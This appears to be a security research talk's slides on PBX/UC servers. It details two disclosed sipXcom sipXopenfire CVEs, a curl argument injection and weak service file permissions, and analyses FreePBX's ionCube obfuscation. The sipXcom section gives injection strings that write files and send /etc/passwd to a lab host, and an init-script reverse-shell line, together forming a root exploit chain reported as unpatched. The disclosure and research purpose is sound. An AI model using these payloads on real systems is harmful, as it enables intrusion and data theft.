Calling It a 0-Day - Hacking at PBX/UC Systems

Who am I? Why listen to me?

Often found at the embedded systems/ enterprise perimeter.

Found and reported quite a few bugs over the years, in all kinds of stuff.

Reverse engineering is fun.

What is PBX? What is UC?

PBX = Private Branch eXchange.

Internal phone system for large businesses.

UC = Unified Communications.

Heir to the digital PBX legacy.

PBX has a more phone-centric implication.

PBX/UC industry is an acronym hellscape.

Avaya G3si PBX with front cover removed, I, Adamantios, CC BY-SA 3.0, via Wikimedia Commons

PBX/UC Products

Loads of different components in the PBX/UC space.

More phone/SIP-based servers (Asterisk, FreeSWITCH, etc) provide bare-bones PBX functionality. These are the classics.

More fully-featured servers provide UI configuration (e.g. FreePBX, sipXcom, 3CX).

Other places provide "UCaaS": Cisco WebEx/UC/etc, SkySwitch, Microsoft Teams, etc. Or provide on-prem for $$$.

PBX/UC in the Wild


FreePBX is pretty widely-deployed.

11-19k FreePBX web interfaces on Shodan.

~250k 3CX web interfaces.

Not so many obvious sipXcom servers.

Chose to look at FreePBX as the most common Open Source offering, and sipXcom as a wildcard.



PBX/UC Server Attack Surface

One box with as many communications protocols as you can imagine:

- SIP, MGCP, RTSP, etc.
- Complex web management interfaces
- Fax? SMS? XMPP?
- Proprietary protocols (e.g. IAX)
- Whatever "communication" protocol you can dream of.

Mostly require users to authenticate to access services.

So post-auth bugs with normal user accounts can have significant impact.

```
Nmap scan report for 192.168.96.132
Host is up (0.00066s latency).
Not shown: 65519 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
82/tcp   open  xfer
84/tcp   open  ctf
111/tcp  open  rpcbind
443/tcp  open  https
3306/tcp open  mysql
5000/tcp open  upnp
5222/tcp open  xmpp-client
6082/tcp open  p25cai
6083/tcp open  miami-bcast
8001/tcp open  vcom-tunnel
8003/tcp open  mcreport
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2023-07-12 12:35 CEST
Initiating Connect Scan at 12:35
Scanning 192.168.96.32 [65535 ports]
Discovered open port 21/tcp on 192.168.96.32
Discovered open port 443/tcp on 192.168.96.32
Discovered open port 22/tcp on 192.168.96.32
Discovered open port 80/tcp on 192.168.96.32
Connect Scan Timing: About 10.80% done; ETC: 12:40 (0:04:16 remaining)
Connect Scan Timing: About 24.14% done; ETC: 12:39 (0:03:12 remaining)
Discovered open port 5223/tcp on 192.168.96.32
Connect Scan Timing: About 38.95% done; ETC: 12:39 (0:02:23 remaining)
Discovered open port 6666/tcp on 192.168.96.32
Connect Scan Timing: About 53.89% done; ETC: 12:39 (0:01:44 remaining)
Discovered open port 5060/tcp on 192.168.96.32
Connect Scan Timing: About 73.50% done; ETC: 12:38 (0:00:54 remaining)
Discovered open port 5222/tcp on 192.168.96.32
Discovered open port 5061/tcp on 192.168.96.32
```

in 8.78 seconds


CoreDial sipXcom sipXopenfire RCE (CVE-2023-25355/CVE-2023-25356)

sipXcom ships with an XMPP server, called sipXopenfire.

Name based on Ignite Openfire, but these bugs don't seem to affect Openfire.

Optional component, not enabled by default.

Quite a complex integration with existing sipX* components.



https://wiki.ezuce.com/display/sipXcom/sipXopenfire+architecture

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

sipXopenfire registers a message interceptor class called `DefaultMessagePacketInterceptor`.

Every message is checked to see if it starts with a "directive".

These are `@call`, `@conf` and `@xfer`.

Strings after this are processed and handed off to relevant sipX* components.

```
public class DefaultMessagePacketInterceptor extends
AbstractMessagePacketInterceptor {
    private static Logger log =
Logger.getLogger(DefaultMessagePacketInterceptor.class);
    private SipXOpenfirePlugin plugin;
    private int cookedMessageId = new Random().nextInt();
    HashMap<String, String> multiUserChatSubstitutionMessages = new
HashMap<String, String>();

    private final static String CALL_DIRECTIVE = "@call";
    private final static String CONF_DIRECTIVE = "@conf";
    private final static String TRANSFER_DIRECTIVE = "@xfer";

    @Override
    public void start(@SuppressWarnings("hiding") SipXOpenfirePlugin
plugin) {
        this.plugin = plugin;
    }

    @Override
...
```

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

In `processChatMessage` in `DefaultMessagePacketInterceptor`, the message is checked for directives.

If it starts with `@call`, the rest of the message is passed to `mapArbitraryNameToSipEndpoint`.

The resulting string is passed to `buildRestCallCommand`.

The result of which is passed to `sendRestRequest`.

```
private void processChatMessage(Message message, boolean incoming,
boolean processed) throws Exception {
  String chatText = message.getBody();
  ...
  String fromSipId = plugin.getSipId(message.getFrom().toBareJID());
  ...
  if (chatText.startsWith(CALL_DIRECTIVE)) {
    String expression = chatText.substring(CALL_DIRECTIVE.length());
    ...
    numberToCall = mapArbitraryNameToSipEndpoint(expression);
    ...
    String restCallCommand = buildRestCallCommand(fromSipId,
numberToCall);
    sendRestRequest(restCallCommand);
    ...
  }
}
```

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

`mapArbitraryNameToSipEndpoint` just splits the string if it's got a single @ in it.

Doesn't really matter what we pass, as long as there's no valid SIP usernames/IDs.

We get our string returned wholesale.

```
private String mapArbitraryNameToSipEndpoint(String name) {
  String sipEndpoint = null;
  // check if the supplied name has a domain part
  String[] result = name.split("@");
  if (result.length == 1) {
    try {
      sipEndpoint = plugin.getSipIdFromXmppDisplayName(name);
    } catch (UserNotFoundException ex) {
      try {
        sipEndpoint = plugin.getSipId(name);
        } catch (UserNotFoundException ex2) {
          sipEndpoint = name;
        }
      }
  } else {
  ...
    sipEndpoint = name;
  }
  log.debug("mapArbitraryNameToSipEndpoint " + name + " to " +
sipEndpoint);
  return sipEndpoint;
}
```

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

This string is passed as the 2nd argument to `buildRestCallCommand` as `calledNumber`.

This string is concat'd into a URL string and returned.

No check or filtering so far at all.

```
private static String buildRestCallCommand(String callerNumber, String
calledNumber) {
        String restCallCommand = "http://" +
SipXOpenfirePlugin.getSipXopenfireConfig().getSipXrestIpAddress() + ":" +
SipXOpenfirePlugin.getSipXopenfireConfig().getSipXrestHttpPort() +
"/callcontroller/" + callerNumber + "/" + calledNumber +
"?timeout=30&isForwardingAllowed=true";
        log.debug("rest call command is: " + restCallCommand);
        return restCallCommand;
}
```

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

This URL string is passed to `sendRestRequest`, which just concats it into a `curl` command string.

This command string gets passed to `Runtime.getRuntime().exec()`.

Direct line to command execution 📞, right?

```
/* TODO : Convert this to use the REST client. Does not seem to work. */
private static void sendRestRequest(String url) {
  try {
    String command = "curl -k -X POST " + url;
    log.debug(command);
    String line;
    Process p = Runtime.getRuntime().exec(command);
    log.debug(command);
    BufferedReader input = new BufferedReader(new
InputStreamReader(p.getErrorStream()));
    while ((line = input.readLine()) != null) {
      log.debug("curl:" + line);
      }
      input.close();
  } catch (Exception err) {
    log.debug("rest caught: " + err.getMessage());
    err.printStackTrace();
  }
}
```

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

Wrong! 🚫

All classic code execution payloads will fail.

"Common" assumptions are that `Runtime.exec()` behaves like `system()`. That's not true.

The `Runtime.exec()` overload that takes a single string passes it to another `exec()` overload, which takes three arguments, the first of which is a String.

```
...
public Process exec(String command) throws IOException {
    return exec(command, null, null);
}
...
```

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

That overload takes the string command and passes it to the `StringTokenizer`.

This is then pushed into a `String[]`, which is then passed to yet another `exec()` overload which takes an array as its first argument.

```
public Process exec(String command, String[] envp, File dir)
    throws IOException {
    if (command.length() == 0)
        throw new IllegalArgumentException("Empty command");

    StringTokenizer st = new StringTokenizer(command);
    String[] cmdarray = new String[st.countTokens()];
    for (int i = 0; st.hasMoreTokens(); i++)
        cmdarray[i] = st.nextToken();
    return exec(cmdarray, envp, dir);
}
```

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

Finally, this overload passes the `String[]` to `ProcessBuilder`.

The process is created by calling `ProcessBuilder.start()`.

```
public Process exec(String[] cmdarray, String[] envp, File dir)
    throws IOException {
    return new ProcessBuilder(cmdarray)
        .environment(envp)
        .directory(dir)
        .start();
}
```

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

`ProcessBuilder.start()` takes the first element in the array and checks its executability.

This gives a reasonable indication of what comes next...

The array gets then passed to `ProcessImpl.start()`.

```
public Process start() throws IOException {
    ...
    String[] cmdarray = command.toArray(new String[command.size()]);
    cmdarray = cmdarray.clone();
    ...
    // Throws IndexOutOfBoundsException if command is empty
    String prog = cmdarray[0];

    SecurityManager security = System.getSecurityManager();
    if (security != null)
        security.checkExec(prog);

    String dir = directory == null ? null : directory.toString();

    try {
        return ProcessImpl.start(cmdarray,
                                 environment,
                                 dir,
                                 redirectErrorStream);
    ...
}
```

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

A `UNIXProcess` is created, with the first element in the array as the executable argument.

So it's still running `curl`, regardless.

```
// Only for use by ProcessBuilder.start()
static Process start(String[] cmdarray,
                     java.util.Map<String,String> environment,
                     String dir,
                     ProcessBuilder.Redirect[] redirects,
                     boolean redirectErrorStream)
    throws IOException
{
    assert cmdarray != null && cmdarray.length > 0;

    ...

    return new UNIXProcess
        (toCString(cmdarray[0]),
            argBlock, args.length,
            envBlock, envc[0],
            toCString(dir),
                std_fds,
            redirectErrorStream);
    ...
```

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

Regardless of our injection string, we can't control the executable, it will always be `curl`.

That still gives room to play! We can pass arbitrary arguments.

Which arguments can we use to create a useful primitive?

```
[root@sippy ~]# curl -h
Usage: curl [options...] <url>
Options: (H) means HTTP/HTTPS only, (F) means FTP only
        --anyauth       Pick "any" authentication method (H)
 -a, --append           Append to target file when uploading (F/SFTP)
        --basic         Use HTTP Basic Authentication (H)
        --cacert FILE   CA certificate to verify peer against (SSL)
        --capath DIR    CA directory to verify peer against (SSL)
 -E, --cert CERT[:PASSWD] Client certificate file and password (SSL)
        --cert-type TYPE Certificate file type (DER/PEM/ENG) (SSL)
        --ciphers LIST  SSL ciphers to use (SSL)
        --compressed    Request compressed response (using deflate or
gzip)
 -K, --config FILE   Specify which config file to read
        --connect-timeout SECONDS  Maximum time allowed for connection
 -C, --continue-at OFFSET  Resumed transfer offset
 -b, --cookie STRING/FILE  String or file to read cookies from (H)
 -c, --cookie-jar FILE  Write cookies to this file after operation (H)
        --create-dirs   Create necessary local directory hierarchy
        --crlf          Convert LF to CRLF in upload
        --crlfile FILE  Get a CRL list in PEM format from the given file
...
```

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

First, how is the command string laid out? What do we control?

As long as our string contains spaces, we can put whatever arguments into the command.

```
curl -k -X POST
http://[ip]:[port]/callcontroller/[callerNumber]
/[we_control_this_bit]/
?timeout=30&isForwardingAllowed=true
               |
               |
        "blah -blah -blah"
               |
               V

curl -k -X POST
http://[ip]:[port]/callcontroller/[callerNumber]
/blah -blah -blah/
?timeout=30&isForwardingAllowed=true
```

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

We can download files within the same cURL command by adding another `-X` argument, specifying `GET` and a file to output to.

This pretty useful - we can download files to the server.

sipXopenfire runs as `daemon` user, so that limits where we can write.

```
curl -k -X POST
http://[ip]:[port]/callcontroller/[callerNumber]
/[we_control_this_bit]/?timeout=30&isForwardingA
llowed=true
                |
                |
  " -X GET http://example.com -o /tmp/a"
                |
                V

curl -k -X POST
http://[ip]:[port]/callcontroller/[callerNumber]
/ -X GET http://example.com -o
/tmp/?timeout=30&isForwardingAllowed=true
```

CoreDial sipXcom sipXopenfire cURL Argument Injection (CVE-2023-25356)

But we can also read files from the server...

This injection does two things:

1. Pass `-o/tmp/test123` to give the first `-X POST` request something to do.

2. Read from `/etc/passwd` using the `-d` flag, and send it over to 192.168.96.128.

```
curl -k -X POST
http://[ip]:[port]/callcontroller/[callerNumber]
/[we_control_this_bit]/?timeout=30&isForwardingA
llowed=true
                |
  "abc -o/tmp/test123 -d @/etc/passwd
http://192.168.96.128/abc"
                |
                V

curl -k -X POST
http://[ip]:[port]/callcontroller/[callerNumber]
/abc -o/tmp/test123 -d @/etc/passwd
http://192.168.96.128/abc/?timeout=30&isForwardi
ngAllowed=true
```

CoreDial sipXcom Weak Service File Permissions (CVE-2023-25355)

sipXopenfire runs with `daemon` user privilege.

Turns out, the `openfire` service file is installed with `daemon:daemon` privileges in `/etc/init.d/`.

With our write primitive we can overwrite this file.

It's execute as `root` whenever the service is restarted.

```
[root@sippy ~]# ls -al /etc/init.d/
total 248
drwxr-xr-x.  2 root   root  4096 Oct 31 10:17 .
drwxr-xr-x. 10 root   root  127 Nov 16  2020 ..
-rwxr-xr-x.  1 root   root  1181 Dec 14  2020 cf-execd
-rwxr-xr-x.  1 root   root  1549 Dec 14  2020 cf-monitord
...
-rwxr-xr-x.  1 root   root  8714 Sep  8  2021
mongo-local-arbiter
-rwxr-xr-x.  1 root   root  4569 May 22  2020 netconsole
-rwxr-xr-x.  1 root   root  7928 May 22  2020 network
-rwxr-xr-x.  1 daemon daemon  6232 Nov  2 07:23 openfire
-rw-r--r--.  1 root   root  1160 Sep  1 10:57 README
-rwxr-xr-x.  1 root   root  2776 Dec 15  2020 sipxacccode
-rwxr-xr-x.  1 root   root  3972 Dec 15  2020 sipxbridge
...

[root@sippy ~]#
```

CoreDial sipXcom Weak Service File Permissions (CVE-2023-25355)

We can overwrite `/etc/init.d/openfire` using the `curl` injection primitive.

Replace it with an almost-identical file with an extra command exec payload in it.

Wait for the service to be restarted, or force it to restart using the web interface (if we also get access to that).

See full exploit rundown at https://seclists.org/fulldisclosure/2023/Mar/5

```
#!/bin/sh
#
# openfire      Stops and starts the Openfire XMPP service.
#
# chkconfig: 2345 99 1
# description: Openfire is an XMPP server, which is a server that
facilitates \
#              XML based communication, such as chat.
# config: /opt/openfire/conf/openfire.xml
# config: /etc/sysconfig/openfire
# pidfile: /var/run/openfire.pid
#

...

su -s /bin/sh -c "bash -i >& /dev/tcp/192.168.96.128/4444 0>&1"

...
```

CoreDial Response

None.

No response.

Bugs are still there.

👎

Sangoma FreePBX

FreePBX is maintained by Sangoma.

Based on Asterisk for its VoIP functionality.

Other bits and pieces strapped onto it to make it more fully-featured.

Web interface for managing everything.

Oh look they run a bug bounty program! Great! Looking forward to the professional disclosure process with lots of communication!

FreePBX Analysis Process

FreePBX PHP code is "Open Source", to an extent.

There's a FreePBX "core" that's free. Sangoma also sells licenses for plugins, which it advertises to you when you click them in the web interface.

A lot of the FreePBX "admin" interface is a configuration front-end for Asterisk.

There's also a "UCP" component, which is exposed to non-admin users.

```php
<?php
//  License for all code of this FreePBX module can be found in the license file inside the module directory
//  Copyright 2013 Schmooze Com Inc.
//
//
/**
 * BMO Ajax handler.
 *
 * Does not support older modules.
 */

if (!isset($_REQUEST['module'])) {
    $module = "framework";
} else {
    $module = $_REQUEST['module'];
}

if (isset($_REQUEST['command'])) {
    $command = $_REQUEST['command'];
} else {
    $command = "unset";
}

// I think we'll default to having astman connected,
// it adds a REALLY minor startup penalty, and saves
// work in the modules. Feel free to revisit later and
// yell at me if you disagree.
//
// $bootstrap_settings['skip_astman'] = true;

// No auth - we'll do that later.
$bootstrap_settings['freepbx_auth'] = false;

//for error handling mode
$bootstrap_settings['whoops_handler'] = 'JsonResponseHandler';

// No non-BMO Modules.
$restrict_mods = true;

// This needs to be included BEFORE the session_start or we fail so
// we can't do it in bootstrap and thus we have to depend on the
// __FILE__ path here.
require_once(dirname(__FILE__) . '/libraries/ampuser.class.php');

session_set_cookie_params(60 * 60 * 24 * 30);//(re)set session cookie to 30 days
ini_set('session.gc_maxlifetime', 60 * 60 * 24 * 30);//(re)set session to 30 days
if (!isset($_SESSION)) {
    //start a session if we need one
    $ss = @session_start();
    if(!$ss){
```

FreePBX Analysis Hurdles


Anything that isn't core FreePBX is obfuscated using ionCube.

ionCube is a PHP obfuscation library.

PHP code is compiled, then stored in the proprietary ionCube format.

ionCube is in the same family as *Zend Guard* and *Source Guardian*.

Really nice previous research into ionCube (and others) by Mohamed Saher at Blackhat Abu Dhabi 2012 and Dario Weier, Johannes Dahse, and Thorsten Holz at RAID15 in 2015.




What's the Point of ionCube?

The point of ionCube, or any obfuscator, is to create as much hassle as possible for honest, hard-working citizens like ourselves.

The point is also to make money. ionCube sells an encoder (a basic license costs $229).

No free/open-source de-obfuscators are available.

Some de-obfuscation-as-a-service sites exists, others are selling decoders of dubious capabilities on Telegram for $$$.



What's the FreePBX/ionCube Situation?

FreePBX uses the ionCube loader for PHP 7.4 (although actually v10.4.5 for 7.2?).

The loader file is called `ioncube_loader_lin_7.4.so`, and it's just under 1.4MB.

Hooks `zend_compile_file` and `zend_execute_ex`.

Checks for magic at the start of every PHP file to see if it should try to de-obfuscate.

If not, passes it back to Zend.

```
undefined8 overwrite_zend_hooks(void)

{
  if (DAT_0034e2e8 != (code *)0x0) {
    (*DAT_0034e2e8)();
  }
  zend_compile_file_saved = zend_compile_file;
  zend_execute_ex_saved = zend_execute_ex;
  zend_compile_file = ioncube_new_zend_compile_file;
  zend_execute_ex = ioncube_new_zend_execute_ex;
  return 0;
}
```

```
if (ioncube_php_magic == 0) {
                    /* "<?php //0" */
  ioncube_php_magic = global_xor_string(&DAT_0020943e);
}
```

```
string_ = (*(code *)main_struct_->read_x_bytes_from_buffer_and_move_cursor)(main_struct_,0xe);
copy_bytes_(first_0xe_bytes_of_file,string_,0xe);
iVar24 = strcmp(first_0xe_bytes_of_file,ioncube_php_magic,9);
```

What Does the ionCube Loader Do?


The ionCube loader is less "classical".

It de-obfuscates the code, but doesn't pass it back to the main PHP process Zend executor.

A whole Zend VM is shipped as part of the loader.

Every obfuscated opcode is executed within the loader itself.

`ioncube_loader_lin_7.4.so` is big and complex enough to waste a lot of time in.



Noise in the Loader


The loader itself is also kinda obfuscated.

